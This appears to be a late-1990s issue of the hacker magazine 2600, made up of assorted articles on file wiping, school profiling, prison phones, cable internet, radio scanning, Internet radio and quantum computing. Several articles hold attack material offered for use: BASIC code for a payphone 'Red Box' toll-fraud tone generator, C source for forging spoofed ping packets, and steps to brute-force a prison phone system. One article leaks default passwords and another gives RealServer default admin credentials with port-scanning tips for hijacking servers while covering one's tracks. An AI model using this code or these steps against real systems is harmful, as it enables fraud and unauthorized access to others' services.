There may be other software that opens the file and keeps the filename on a list somewhere, such as the "last files opened" list. Use the windows file explorer to search the software directories in question for a substring (use "contains" field) of the filename. On UNIX, cat all the files through grep and an appropriate substring. Yes, you're going to have to examine each piece of software that opened the file for any traces of it.

In a state of shock yet? It gets worse.

Windows95, Windows NT, UNIX, and other operating systems use virtual memory files to extend RAM. When a process or program becomes completely inactive, the operating system puts the process with all memory (RAM) contents out on disk in order to conserve memory. This method of extending RAM is called virtual memory. When the program becomes active again its data is copied back into memory, and, yes, the data is left in the virtual memory file until it is overwritten. Your data could stay there for days or even months!

Windows 95 uses the file win386.swp. You can boot into DOS and erase the file, but you'll have to change the permissions first. More robust operating systems will automatically re-create the swap file at boot time if they detect it missing. Some "secure delete" programs (such as scorch) may have an option to leave the WIN 95 swap file intact but just erase its contents.

Some operating systems like Win 95 and NT 4.0 have swap files that grow and shrink dynamically, using empty disk space as needed. Turn this option off or get enough memory so that you don't need a swap file. Wiping the swap file in its shrunken state could leave parts of your file in what was the swap file in its enlarged state, but in what is now unused disk space. For example your data got swapped out to the last 10 megabytes of the virtual memory file and then later the virtual memory file shrunk leaving your data in what is now marked as unused disk space. If you think this has already happened on your system, wipe the swap file while booted in DOS and then, before exiting DOS, fill up the disk with big null files and erase them all. Use DOS pipes to keep concatenating the null filled files until the entire disk is full. Then simply delete them all.

On UNIX you can switch to an alternate swap file just long enough to erase the original swap file with a secure delete program, then re-create and switch back to the original swap file. Check /etc/fstab for references to your swap partitions.

Windows NT uses a virtual memory file called pagefile.sys. Wipe its contents while booted in DOS. If you have NTFS you'll have to temporarily get rid of the virtual memory file, fill the disk with null files, then delete them.

If a DOS FAT based file system has problems, you are told to run a program called scandisk. If scandisk finds "lost" pieces of files it puts the pieces in a series of files called FILE0001.CHK, FILE0002.CHK, and so forth. These files could contain data you want erased. If so, blow them away with your secure delete program.

The Windows registry can be littered with references to a file. The registry keeps all kinds of information about a Windows machine. If you are unfamiliar with the registry try browsing through it in read only mode. Use the registry editor (regedit.exe) to find references to recently accessed files that you want eradicated. (Don't use the 32 bit registry editor. The piece of crap doesn't find all strings!)

Most Windows software such as real player keeps a list of recently accessed files. Use the registry editor to find these old references.

While you're in there you may want to look under Netscape for "URL History" and get rid of the URL references to *Hustler* and *Penthouse*. The boss or coworker might get upset about them. So, you just hit the delete key and those registry values are gone, right? Mistake! Deleting registry values is almost like making a permanent record of them, because the registry marks the entries as deleted without overwriting them. If you run a binary editor (like HEXedit) on the registry, then search for the values, you'll see they're still there! The registry is actually a file called C:\WINDOWS\SYSTEM.DA0 and on NT it's a series of files in C:\WINNT\SYSTEM32\CONFIG. I have successfully erased these "lost" values with a binary editor. (Don't try this on your own.)

The best way to get rid of registry values is to overwrite them. Instead of pressing delete, modify the value and change it to something of equal or greater length. So, using the registry editor, find Netscape's "URL History", change www.hackFBI.com to www.paranoid.com, or change www.Hustler.com to www.barney.com.

If you opened any files with Netscape, data could be stored in the Netscape cache. Use your secure delete program to delete these cache files.

One way to simplify the whole business of killing files is to create a "killall" script to do a lot of the deletions and then run it just before shutdown. C2 compliant operating systems have a "secure delete" option that will overwrite a file when you do a regular delete command, but there is no undelete or wastebasket with this type of deletion. I prefer to put most stuff in the wastebasket and scorch the files I really want to get rid of.

There is a program called shredder that attempts to kill (in real time) files and references everywhere they may be. It is good but not perfect.

Every piece of software out there could keep some internal record of your file or even its contents, especially software made by Big Brother in Washington State. His software leaves references all over the place. Remember, a moderate dose of paranoia is healthy.

THE TERRORIST OF ORANGE, TEXAS

by The Abstruse One

Hello. My name is Darryl, and I'm a terrorist.

At least that's what my high school thought. I'm now 19 years old and a college freshman living on campus a nice distance from home. Now I will admit I have done some things in the past where I actually deserved the punishment I received. I was caught with four copies of *The Anarchist's Cookbook* on school grounds. I know I was wrong to do it but I just wanted to give the hacking information on the disks to some friends of mine. It just so happened there was information on how to make a variety of bombs on the disks as well. I learned my lesson and figured the school would forgive me.

About eight months later, I was about 1/3 finished with a novel I was writing and decided to give a copy to a friend of mine who asked about it. I warned her several times before I gave it to her that it contained violent and sexual content, but she took it anyway. Her parents found it and called the school board, who in turn called the principal. I ended up being suspended for another week. I personally didn't and still don't think I deserved the punishment they gave me, but I never protested at all. I just took it and went on with my life, very careful never to bring anything at all to school again. I just took to sleeping through my classes instead of writing.

However, I learned too late that if they want to get you, they can get you even if you do nothing. The school attempted to get rid of me again my senior year. I was called into the office after returning from a week in Tennessee because of the death of a relative. I had no clue what the hell was going on. Someone started spreading a rumor while I was gone that I was planning on either bringing a bomb to graduation and killing everyone or sniping off the top 10 percent of my class. "What the fuck?" I thought. "I got called out of my computer class for this?" I was interrogated (there was no other word for it) and tape recorded (I found this out much later and I was never informed of the fact by the police or the school personnel) and asked things like "Are you ever depressed?" Of course you moron, everyone is at one time or another. "Do you own a gun?" I'm 18, I can't buy a gun yet. "What are your religious beliefs?" What the fuck business is it of yours? I got pissed off as all hell. I was getting pulled out of my classes two and three times a week and getting spot interrogations, just in case my attitude changed. Hell, my friends and even people that I barely knew were getting pulled out of class in case they were coconspirators. I felt like killing them all just to get them to leave me alone. As if the frequent office visits weren't enough, I was semi-strip searched at our commencement ceremony, which, by the way, had three armed police officers with weapons drawn and pointed at me and two of my friends. I dropped my program halfway through and decided it wasn't worth it to bend over to pick it up. Finally, I got my high school diploma and got the hell out of there.

"Finally they're out of my life!" I thought. A few days after the school shooting incident in Jonesboro, Arkansas, I was called by the school again at my parents' home (I happened to be home at the time for some odd reason). I was asked things like if I planned to visit anyone from school, if I was going to come back on campus. *What the fuck????* I saw red. What the fuck right do they have to bother me a year after I've graduated and moved away? I told them so too. I told them that if I even got the idea in my head that they were planning to violate my rights in *any* way I would retain an attorney and sue the school, the school district, the school board members, and the school administration staff themselves and then promptly hung up on them. I have yet to receive another call but I have learned from a reliable source that they have a "list" of potential assassins and yours truly was on the top of said list.

I just hope that no one else has to go through anything similar to this. It's stressful as all hell and there is no call for any of it. I was pushed to the breaking point and I was able to avoid snapping, but who knows what would happen if someone else had to go through this ordeal? What is going through the minds of these people? "This student alienates him/herself from other students and expresses opinions different from the norm. They must be plotting something so let's alienate them even more!" And they're the ones teaching the children of this nation. Scary, huh?

ITS PRISON PHONES

by ElecRage

I'm currently serving time in a Tennessee prison, and have spent a considerable amount of time trying to beat the Inmate Telephone System (ITS). I don't know of anyone who has ever found a way to do it. I know that some other states use this system, so if anyone has anything to add to what follows, the info would be greatly appreciated.

What I Know So Far

The ITS consists of four main subsystems: inmate telephones, Trunk Management Units (TMUs), a CPU (containing the ITS database), and terminals.

How does it work? The inmate dials a phone number and his/her eight digit Personal Access Code (PAC). The TMU sends the site code, trunk, phone number, and PAC to the CPU at Inmate Network Control. The CPU (using the Enforcer database) checks a range of control parameters. If all checks out okay, the CPU notifies the TMU at the site that it's okay to connect the call to the LocTel phone lines (formerly Telco) which are managed by Opus Telecom.

The TMU is the physical interface between the inmate phones and the outside telephone network. Each TMU supports seven phones (max), and they communicate with the CPU via synchronous and asynchronous data and voice lines to the Inmate Network Control on a T1 (I think).

The CPU is an 80486 based NCR 3550 super-mini-computer operating at 50 MHz. It has two routers with one Ethernet and 16 synchronous connections each. Remote terminals at each prison are also connected to the CPU through high speed connections. The CPU is accessed through a console connected to a VGA card in the CPU. Additional terminals are connected through RS-232 ports locally or remotely by high speed links.

The ITS software is firmware in the TMUs or in files on the CPU's hard disk. The software resident on the CPU runs under UNIX System V 4.2, but users only interact with the Oracle Relation Database (unless you have programmer rights on the system).

The system controls everything as soon as the phone goes off hook. When an inmate enters a phone number and their eight digit access code, the TMU sends the request to the CPU which looks up the inmate's account to decide if the call is authorized. The RDBMS keeps a detailed audit trail of the entire call (number called, time, date, length, collect/debit, etc.) and sorts account informatLDn.

It's set up to limit the use of UNIX commands to the system administrator only (called Database Administrator (DBA) on the system). You can get to this part of the system by the "System Data Administrator" branch on the main menu.

The only way you can get direct access to raw UNIX is if you have programming access privileges (pick "Operating System Utilities" from the main menu). Only the programming access privileges allow you to see the full system menu. Users are only able to login on terminals in their approved area, and a failed login attempt freezes the account until the sysadmin restores it.

I have tried many PACs from 00000000 to 99999999 with no luck (and my fingers hurt like hell too). An inmate can enter 118 to get his/her prepaid account balance, so I tried 000 through 999 using the code and any PIN (staff) that I could guess, but nothing good came from it (now my fingers are bleeding). 114 plus a staff PIN followed by an inmate's PAC allows staff to listen to the last recorded name you used (for collect call connection).

If anyone has ideas about how an inmate might beat this phone system, I would love to hear them. ITS is like Fort Knox! Note: this is not a PBX! They just add TMUs when they need more phones.

Infiltrating Media One

by Lobo The Duck

First off, let me give you the obligatory line. I am *not in any way* condoning, encouraging, or soliciting people to crack into MediaOne Express. I like their service a *lot.* And if you fuck it up for me, I hope they come down on you like a ton of frozen shit.

As of today, I'm now a subscriber for MediaOne Express. *And it rocks!!*

Timeline:

12:00 PM. Hid my Linux manuals, CD's, and my 32 port switch. No reason to make the installers nervous.

12:30 PM. Cable layer shows up, surveys the install area and proceeds with the install.

12:45 PM. Separate line for my cablemodem drilled through my room wall.

12:50 PM. Went out to do some social engineering with the cable layer. Turns out that my place was on the old coax head. Did some chatting and got my entire place rewired over to the new fiber optic feed (which they'd called about looking to charge us for) for *free.* Turns out that MediaOne is going over to a fiber network in their entire Chicago-area territory. Fiber to the header, and then coax to the curb.

1:00 PM. Installs the splitter in a new junction box on the back of my place.

1:20 PM. Cable install finished and the line tested.

1:30 PM. The modem installers are at the front door. They come in, plug the modem into the wall and my NIC, call the office and activate the modem. Win98 boxen, just to keep the installers happy.

[1: Do not specify an IP address.

2: Turn print and file sharing *off* (unless you *like* giving people access to your entire system and implanting stuff like Back Orifice).

3: Disable DNS and WINS.

4: Reboot.

5: Run winipcfg.exe, change from PPP0 to eth0, and then drop and reacquire an IP.]

1:45 PM. After sharing some cablesharing info with the modem guy (who's looking to set up his *own* home network on *his* cablemodem) (much of which can be found at http://www.cablemodeminfo.com/cablesharing.html), the cable guys have me sign my service agreement (I can see holes already) and leave.

1:50 PM. I notice they forgot to leave me the password for my e-mail account. I call MediaOne and ask about it. More social engineering ensues. The "tech" on the other end slips and reveals to me that the default password for *all* new e-mail accounts on the Mediaone system is "password".

Passwords can be changed on www.ce.mediaone.net (the password changing function is web-based and left up to the subscriber).

PalmPilot's Canadian Red Box

by CYB
D8RG/ASM

The PalmPilot is a versatile palmtop computer made by 3Com. It can function as a Red Box with just seven lines of code using the cbasPad freeware BASIC interpreter available from:
http://www.nicholson.com/rhn/

Here's the code:

```
#autonum
new
for a = 1 to 5
sound 2200, 33, 64
sound 1, 33, 2
next a
run
```

It doesn't get easier than that. Unfortunately the Pilot cannot generate DTMF without serious hardware modifications so people outside of Canada will have to wait for a third-party add-on.

```
/*
 *  Forging Ping Packets by /bin/laden
 *
 *  PGP Key fingerprint =  8F 46 A8 46 D5 A9 9F ED  84 5D A3 3C A8 C4 5C A8
 *
 *  Everyone always hears how easy it is to forge Ethernet packets.  But
 *  just how easy is it?  It's this easy.  This program will send a forged
 *  ICMP echo request (ping) packet to any destination address making it
 *  appear as if it came from a specified source address.  The destination
 *  machine will respond with an ICMP echo reply to the forged source address.
 *  A decimal/hex/ascii dump of the transmitted packet is printed to stdout.
 *
 *  This program uses the Berkeley Packet Filter and has been tested on
 *  FreeBSD, NetBSD and OpenBSD.  You will need to have the Ethernet
 *  address of your router in the Ethernet address database (man 5 ethers).
 *  If you are on the same segment as the target machine then specify the
 *  target machine as your router to avoid ICMP redirects.
 *
 *  Use this program to:
 *  - Test firewalls.
 *  - Play jokes on your friends.  ("Why is fbi.gov pinging me?")
 *  - Learn how to use the Berkeley Packet Filter.
 *
 *  You may encounter problems if your router blocks packets with source
 *  addresses that are not from your network.
 *
 *  ICMP: What happens when you get caught hacking into military networks.
 */
#include <stdio.h>
#include <ctype.h>
#include <errno.h>
#include <fcntl.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include <sys/param.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/ioctl.h>

#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <arpa/inet.h>

#include <net/bpf.h>
#include <net/if.h>
#include <netinet/if_ether.h>

#define PKTSIZE 56
#define BUFSIZE   sizeof(struct ether_header) + sizeof(struct ip) + 8 + PKTSIZE

u_char data[BUFSIZE];

int resolve(const char *, u_long *);
int in_cksum(u_short *, int);
void dump(const u_char *, int);
void usage(const char *);
```

```
int
main(int argc, char *argv[])
{
   extern char *optarg;
   extern int optind;
   struct ether_header *ehdr;
   struct icmp *icp;
   struct ifreq ifr;
   struct ip *iphdr;
   u_char *p = data;
   char *device = “ed0”;
   char *pname;
   char bpfdev[32];
   int fd = -1;
   int nbytes = BUFSIZE;
   int n = 0;
   int ch;

   pname = argv[0];
   while ((ch = getopt(argc, argv, “i:”)) != EOF) {
         switch (ch) {
                  case ‘i’:
                          device = optarg;
                          break;
                  default:
                          return(1);
         }
   }
   argc -= optind;
   argv += optind;
   if (argc != 3) {
         usage(pname);
         return(1);
   }
   srand(getpid());

   do {
         sprintf(bpfdev, “/dev/bpf%d”, n++);
         fd = open(bpfdev, O_RDWR);
   } while (fd < 0 && (errno == EBUSY || errno == EPERM));
   if (fd < 0) {
         perror(bpfdev);
         return(1);
   }

   strncpy(ifr.ifr_name, device, sizeof(ifr.ifr_name));
   if (ioctl(fd, BIOCSETIF, &ifr) < 0) {
         perror(“BIOCSETIF”);
         return(1);
   }

   if (ioctl(fd, BIOCGDLT, &n) < 0) {
         perror(“BIOCGDLT”);
         return(1);
   }
   if (n != DLT_EN10MB) {
         fprintf(stderr, “%s: Unsupported data-link type\n”, bpfdev);
         return(1);
   }

   ehdr = (struct ether_header *)p;
   if (ether_hostton(argv[2], ehdr->ether_dhost)) {
      fprintf(stderr, “%s: No hardware address\n”, argv[2]);
      return(1);
  }
  bzero(ehdr->ether_shost, ETHER_ADDR_LEN);
  ehdr->ether_type = htons(ETHERTYPE_IP);
  p += sizeof(struct ether_header);

  iphdr = (struct ip *)p;
  iphdr->ip_v = IPVERSION;
  iphdr->ip_hl = sizeof(struct ip) >> 2;
  iphdr->ip_tos = 0;
  iphdr->ip_len = htons(BUFSIZE - sizeof(struct ether_header));
  iphdr->ip_id = htons(rand() % 0x10000);
  iphdr->ip_off = 0;
  iphdr->ip_ttl = MAXTTL;
  iphdr->ip_p = IPPROTO_ICMP;
  iphdr->ip_sum = 0;
  if (resolve(argv[1], &iphdr->ip_src.s_addr)) {
      fprintf(stderr, “%s: Unknown host\n”, argv[1]);
      return(1);
  }
  if (resolve(argv[0], &iphdr->ip_dst.s_addr)) {
      fprintf(stderr, “%s: Unknown host\n”, argv[0]);
      return(1);
  }
  iphdr->ip_sum = in_cksum((u_short *)iphdr, sizeof(struct ip));
  p += sizeof(struct ip);

  icp = (struct icmp *)p;
  icp->icmp_type = ICMP_ECHO;
  icp->icmp_code = 0;
  icp->icmp_cksum = 0;
  icp->icmp_id = htons(rand() % 0x10000);
  icp->icmp_seq = 0;
  p += 8;
  for (n = 0; n < PKTSIZE; ++n)
      p[n] = n;
  gettimeofday((struct timeval *)p, (struct timezone *)NULL);
  icp->icmp_cksum = in_cksum((u_short *)icp, 8 + PKTSIZE);

  if ((nbytes = write(fd, data, sizeof(data))) < 0) {
      perror(“write”);
      return(1);
  }
  dump(data, nbytes);

  close(fd);
  return(0);
}

int
resolve(const char *hostname, u_long *addr)
{
  struct hostent *hp;

  if ((hp = gethostbyname(hostname)) == NULL)
      *addr = inet_addr(hostname);
  else
      bcopy(hp->h_addr, addr, sizeof(*addr));

  if (*addr == INADDR_NONE)
```

forging IP
cont. on page 27

Trunking Communications Monitoring Part 2

by TELEgodzilla

By now, some of you (maybe) started listening in on the airwaves and found a great many interesting things. This article is a follow-up, offering some tips and more insight as well as various data sites for you to check out.

When you're monitoring a trunked radio system, your tracker will begin displaying group identification numbers - i.e., talkgroups. Trunked radio systems are organized vis-a-vis radio groupings. With your tracker, you'll be able to tune in (or out) those groups you want to focus in on. I found this to be most interesting when listening in on state police talkgroups, as I can determine who is in charge and who is doing the patrolling - and monitor accordingly. There are other tools and informational points to consider tapping into.

A good approach to consider is that of PC/scan kits. You can get ahold of a trunk tracker (such as the Bearcat/Uniden 835XLT), plug into a PC, and let it do all the work for you. The PC will log and note the times and groups scanned for your future reference later on.

Along the lines of scanning, you should consider getting your hands on a digital receiver. MDT's (mobile data terminals), DTMF's, CTCSS, along with a host of other goodies fly through the air all around us. Having a digital receiver can decode those signals. Some of those signals can be most interesting - and remember, it's not just the police who use digital transmitters. Some models to consider are the Optocom (sales@optoelectronics.com) as well as the Optotrakker.

As of this writing, there are various types of trunked radio systems. Some Trackers can only handle the 800 Mhz.. range, but there are also 400, 500, and 900 (and the soon to be announced 700, if it isn't out already) megahertz trunked radio systems. The Optotrakker can monitor all those trunked systems (sweet!) while also handling digital signals (all for about $300) . So you can go to work, drink, or generally let your PC/scanner do the work and it'll automatically log where and what's going on. You'll still have to do listening, but this approach saves you a lot of time and trouble (unless you're like me and enjoy the thrill of the hunt).

Speaking of hunting, if you're not sure about what's being transmitted around you, then consider getting a frequency counter. Frequency counters are hand-held devices that behave like a regular receiver, except that you can't talk through them; they simple scan a wide frequency range (usually about 10 Mhz. to 2 Ghz.) and, depending upon the type of counter, will capture and store the active frequencies in your area - if not decode the digital signals being sent on the airwaves.. Take a walk on the wild side around your various target areas. Shopping malls, stores, utilities, and whatnot all use some type of carrier wave. The trick is to find them, catalog them, study, and then, well, learn.

Your standard approach will be (regardless of whether you're tracking trunked systems or not):

1) Go out with a counter and get the frequencies.
2) Set up your tracker/PC scanner. Log the activity.
3) Go back and listen in.
4) Look up your frequencies to see who's what.

When scanning/tracking, you may encounter a system that's somewhat protected (besides being encrypted) against scanning. Some system operators will program a "tail," that is, a transmission delay that creates a hang time for the scanner. In effect, the user stops talking, and you'll (usually) hear a series of one to three second beeps. What this does is that the channel/repeater which just finished broadcasting a voice or data transmission remains open long enough to lock up your scanner - thus preventing your scanner from scanning the other channels where the conversation (or conversations) may have continued. Bad news; there's really not much you can do about this except to push the "search" button and keep on going. Fortunately, referring back to what I said earlier about hierarchical systems and how those with brains and initiative are usually not appointed to positions requiring either, you shouldn't encounter this development all that often.

There are various sites and sources of information to consider.

Check up on some tips and other trackers' experiences:
http://electricrates.com/trforum/trboard.htm • trunked radio forum

Here's a place to check out equipment pricing (no, I don't own any shares in the company and there are plenty of other vendors to check out):
http://grove-ent.com • Grove Enterprises; equipment

After monitoring, when you do get frequencies, here's one place to go and find out whose they are. Similar information can also be found on CD-ROMS or frequency books (I prefer CD ROMS as keyword or number searches are done far more quickly):
http://gullfoss.fcc.gov/cgi-bin/ws.exe/prod/oet/forms/report/Search_Form.hts • FCC Certification information

Want to know where there are trunking systems? Here's a spot to check out:
http://home.att.net/~wwhitby - listing of trunked radio systems

There are a wide variety of excellent access sources that I found to be most useful - books, magazines and various CD-ROMs. Reading is wonderful. I also highly recommend that you get a copy of the December 1998 issue of *Monitoring Times,* and read the article, "Challenges in IDing Trunked Radio Systems." Great overview!

Well, I hope you found this article to be somewhat useful. Wired is cool, but wireless is also definitely hip. With today's growing reliance on multi-frequency systems, being there on the air is cutting edge.

With DTMF decoding, trunk trackers, and PC scans -along with handy reference books and databases, the airwaves are there for the taking!

Internet Radio Stations

by -theJestre-
jestre@usa.net

A new phenomenon is becoming increasingly popular on the net: Internet radio stations. Some of the benefits to these stations are that they can reach a far broader audience than a traditional FM transmitter (anyone with Internet access can listen), and the FCC isn't regulating them because they don't use radio waves. I would like to give some basic information on these because I haven't seen much documentation and they could be useful to further link the underground hacker culture together.

The main company propelling these stations is Real Networks. They make the Real Player, Real Server, etc. and use streaming media techniques. Their software is very buggy, but there isn't much of an alternative. Because this is a new frontier so to speak, most people, including Real Networks' tech support people, don't fully understand all the details. I am the webmaster for one of these stations and have found that most everyone has a lot of trouble setting them up and making them work.

Right now a majority of the Internet radio stations use one of two main Real servers, the new Real Server G2 or the Real Server 5.x. If you have the Real Player (downloadable from www.real.com) you will notice it has a list of presets. All of these presets are required to use the Real Server G2 (even though some of them don't). The Real Server G2 has an interesting feature that the older servers don't: a web based Java monitor and control center. This control center can usually be accessed by opening the web page http://realservername.radiomain.com :PORT/admin/index.html where realservername is the name of the computer the RealServer is on and radiodomain is the domain of the radio's web site. You can also replace everything in front of :PORT with the IP address. There are a few barriers that one must go through if they want to access the control center, though. First off, you have to know the port number. In the G2 betas the default is usually 8080 but sometimes 9090. The full G2 version, however, picks a (somewhat) random port value during the installation usually in the 6000's like 6336. The port isn't the hardest thing to figure out if you do a portscan from 6000 to around 8000, but the next obstacle is a little trickier. It will ask for a username and password. The default username is "Administrator" and the default password is "letmein". Any competent administrator will change this quickly, but I'm sure someone out there has left the default settings alone. If you can gain access to the server the password is encrypted and stored in a file called "rmserver.pswd" and usually located in Program Files\Real\RealServer\ or a similar directory. Sometimes the password can also be found in the configuration file rmserver.cfg. The config file is written in XML so if the password is there then you don't have to deal with the encrypted file. The Java control center allows you to alter anything to do with the Real server, such as change port settings, restart the server, add/alter usernames and passwords for the Real server, and other fun oddities such as track the listening audience.

A few notes for someone trying to set up their own Internet radio station: The encoder program (which sends out the content to the server) and the server program must be run on separate computers. Unless you have very high speed access to the Internet (like a T1) I would not recommend setting up all the software for a station because the server uses a lot of bandwidth. This shouldn't prevent you from broadcasting, though! You can download a "test version" of the Real Encoder (for 5.x servers or below) or the Real Producer (for G2) at http://www.real.com for free. The encoders will not work on an NT platform, just Win 95/98 and some flavors of UNIX. You can then send your encoded stream to a remote server and use their bandwidth! Before you can do this though you need to find a server that doesn't have restrictions set on encoders or hack the G2 administrator and change the restrictions. The default is to have no restrictions. It is probably not advisable to "overstay your welcome" on a server because they can track where the stream is coming from. So in other words, do a good job covering your tracks and don't do something stupid like a 24 hour broadcast seven days a week!

Some final notes - if you do a portscan on the RealServer it will usually have ports 554 (for rtsp), 4040 (for the encoder), one port from 6000-8080 (for the administrator), and 8080 (for misc http) open among others. The port 9090 is the default monitoring point and will only be open if a monitor is also open. I recommend scanning in the 9000's before attempting to try anything because the monitor can tell how many monitor connections are open and where they are coming from. If an administrator is casually monitoring the server and suddenly sees an extra monitor pop up he might get a little suspicious.

I hope this information has been useful to at least a few people out there. On a final note, all this information has been gathered using the WIN NT versions. Although the other versions are bound to be similar I cannot say for certain.

STARTLING NEWS

We've decided to turn back the hands of time and embark on a shrewd marketing ploy. Effective immediately, our subscription price will revert to what it was nearly ten years ago - a mere $18!

Why are we doing this? Have we completely lost our minds? We will not dignify that with a response. But we will say that we are looking to get more subscribers and, since the vast majority of people buy 2600 in the stores, this seems as good a way as any. Plus it'll shut up those people who complain that subscribing is more expensive than buying it at the stands. That's no longer the case. Now, in addition to not having to fight in the aisles for the latest issue and being able to place free marketplace ads, you will also save money over the newsstand price. Just like Time and Newsweek.

We're also lowering the price of our back issues. With every issue we stockpile, we lose more space so we'd really like to get rid of the damn things. You can now get back issues for $20 per year or $5 per issue from 1988 on. Overseas those numbers are $25 and $6.25 respectively.

Name: ______________________ Amt. Enclosed: ____________

Address: ______________________ Apt. #: ________

City: ____________________ State: ________ Zip: ________

Individual Subscriptions (North America)

○ 1 Year - $18 ○ 2 Years - $33 ○ 3 Years - $46

Overseas Subscriptions

○ 1 Year, Individual - $26

Lifetime Subscription
(anywhere)

○ $260

Back Issues

$20 per year ($25 Overseas), 1984-1998
Indicate year(s): ____________

Photocopy this page, fill it out, and send it to:

2600 Subscriptions, PO Box 752, Middle Island, NY 11953

Quantum Hacking

by skwp

Many of the articles in *2600* deal with exploring today's computer, telephone, and electronic systems in new ways. I wish to introduce one new system into this list - a quantum computer. Although I will try to introduce the concept in a simple manner, quantum computing is by no means a simple subject. It is recommended that the reader have at least some understanding of physics and chemistry.

Quantum computing is an area that is being very actively researched today as one of the hottest topics in both computer science and physics. Although scientists say that quantum computers won't be physically realized for several decades, the theoretical work that already exists makes it possible to learn about quantum computing through simulation.

Whereas current computers work with bits, i.e., movement of electricity (thousands of electrons) which we interpret to mean one or zero, a quantum computer may operate on only several quantum objects (such as atoms or electrons) and interpret their states (spin of electron or ground/excited state of atom) as a logical one or zero.

Now, without going into the reasons behind the theory, quantum mechanics states that objects can exist in indeterminate states. For example, say we have an atom that has a fifty-fifty chance of decaying within the next half hour. If we do not observe this atom after the half hour, quantum mechanics says it has neither decayed, nor not decayed. Instead, it exists in neither state with equal probability. While the concept may be strange, the theory is sound in that it explains effects observed in experiments. For more information on why this is true, see Young's double slit experiment in your local physics book.

The whole quantum theory has something to do with the behavior of small particles. Basically, it is said that everything in nature has wave and particle characteristics, but small particles are small enough that we can observe their wave characteristics. Thus, light can be said to be both an electromagnetic wave, and a stream of particles that we call photons. Quantum theory also says that these particles exist as "probability waves" and only become real when we observe them.

The reasons for these theories are too complex to be discussed here, but it turns out that this property of objects to exist in indeterminate states can be used to create a new type of computing machine, a quantum computer, that can operate on quantum states.

A quantum computer operates on quantum bits, or "qubits," which are much similar to our bits, except that they can represent a zero, one, or a mix of a zero and one. This mix - known as a superposition of states - collapses into a one or a zero with a certain probability for each outcome when observed. The advantage is that while a three bit classical computer can hold the numbers from zero to seven, a quantum computer of the same size can hold the numbers zero through seven at the same time, in a "coherent superposition."


Classically, it is possible to increase computing power by adding more processors working in parallel, but to increase the power of a machine exponentially we need to add an exponential amount of processors. This is not true in a quantum system. By adding one "bit," the power is increased exponentially because this bit can now be part of the superposition. Quantum computers can use this exponential power to solve problems that were before thought to be unsolvable.

Factoring is one such problem. It is relied on heavily in modern cryptosystems because it is "hard" to factor large numbers into two prime factors. There is no known efficient algorithm (meaning one that runs in polynomial time or less) to factor numbers. However, in 1994, Peter W. Shor proposed an algorithm for quantum computers that would factor numbers in polynomial time, meaning that it would become as easy to factor numbers as it was to multiply them. This means that any current encryption could be broken in a reasonable amount of time.

Thus, quantum computers will be machines that are not just "many times" faster than today's machines, but exponentially faster. They will be able to break any code, factor large numbers, and find items in unsorted lists in an insanely short amount of time. A good way to explore quantum computing, since such machines are not physically in existence as of yet, is to build a simulation.

I have created an Open Source project for Linux to build a quantum computer simulator. It is known as OpenQubit and is located at http://www.openqubit.org. There is a ~200 person mailing list consisting of physicists, computer scientists, and anyone who cares to discuss quantum computing and related topics. So far, we have created a working simulator that can run Shor's algorithm and factor numbers. The only problem with simulation of such a system is its exponentiality. Because a classical computer does not operate in the same way as a quantum computer, it must use an exponential amount of memory to work. Thus the largest number I can factor on my system with 32MB of RAM is 63. However, building this simulator gave me great insight into a very interesting technology that will probably become standard during our lifetime. So get ready for the next computer revolution. If you are interested in reading more about quantum computing, visit the web page mentioned above, or search for quantum computing (www.google.com seems particularly nice for this).

The author is the founder and project leader of the OpenQubit project. He is a high school student who started learning about quantum mechanics as a hobby and was inspired to create a quantum computing simulator. It is now in its third development series (0.3.x) and is codenamed NewSpin. For more information visit http://www.openqubit.org. Don't be afraid to join the mailing list.



```
*** -
*** - Welcome to irc.2600.net - Message of the Day
*** -
*** - IRC - 2600 STYLE
*** -
*** - We all know IRC is an anarchic way of communicating, to say the least.
*** - This is all fine and good, except that it sometimes makes
*** - communicating a bit difficult. A bunch of us have put our heads
*** - together and come up with something that should please everyone - the
*** - 2600 IRC Network. That's right, a new network that's completely
*** - independent of EFNet, undernet, dalnet, whatever. Simply change your
*** - server to irc.2600.net and you're in!
*** -
*** - As this is our own server, we can do whatever we damn well please on
*** - it and you have more of a chance of implementing features that you
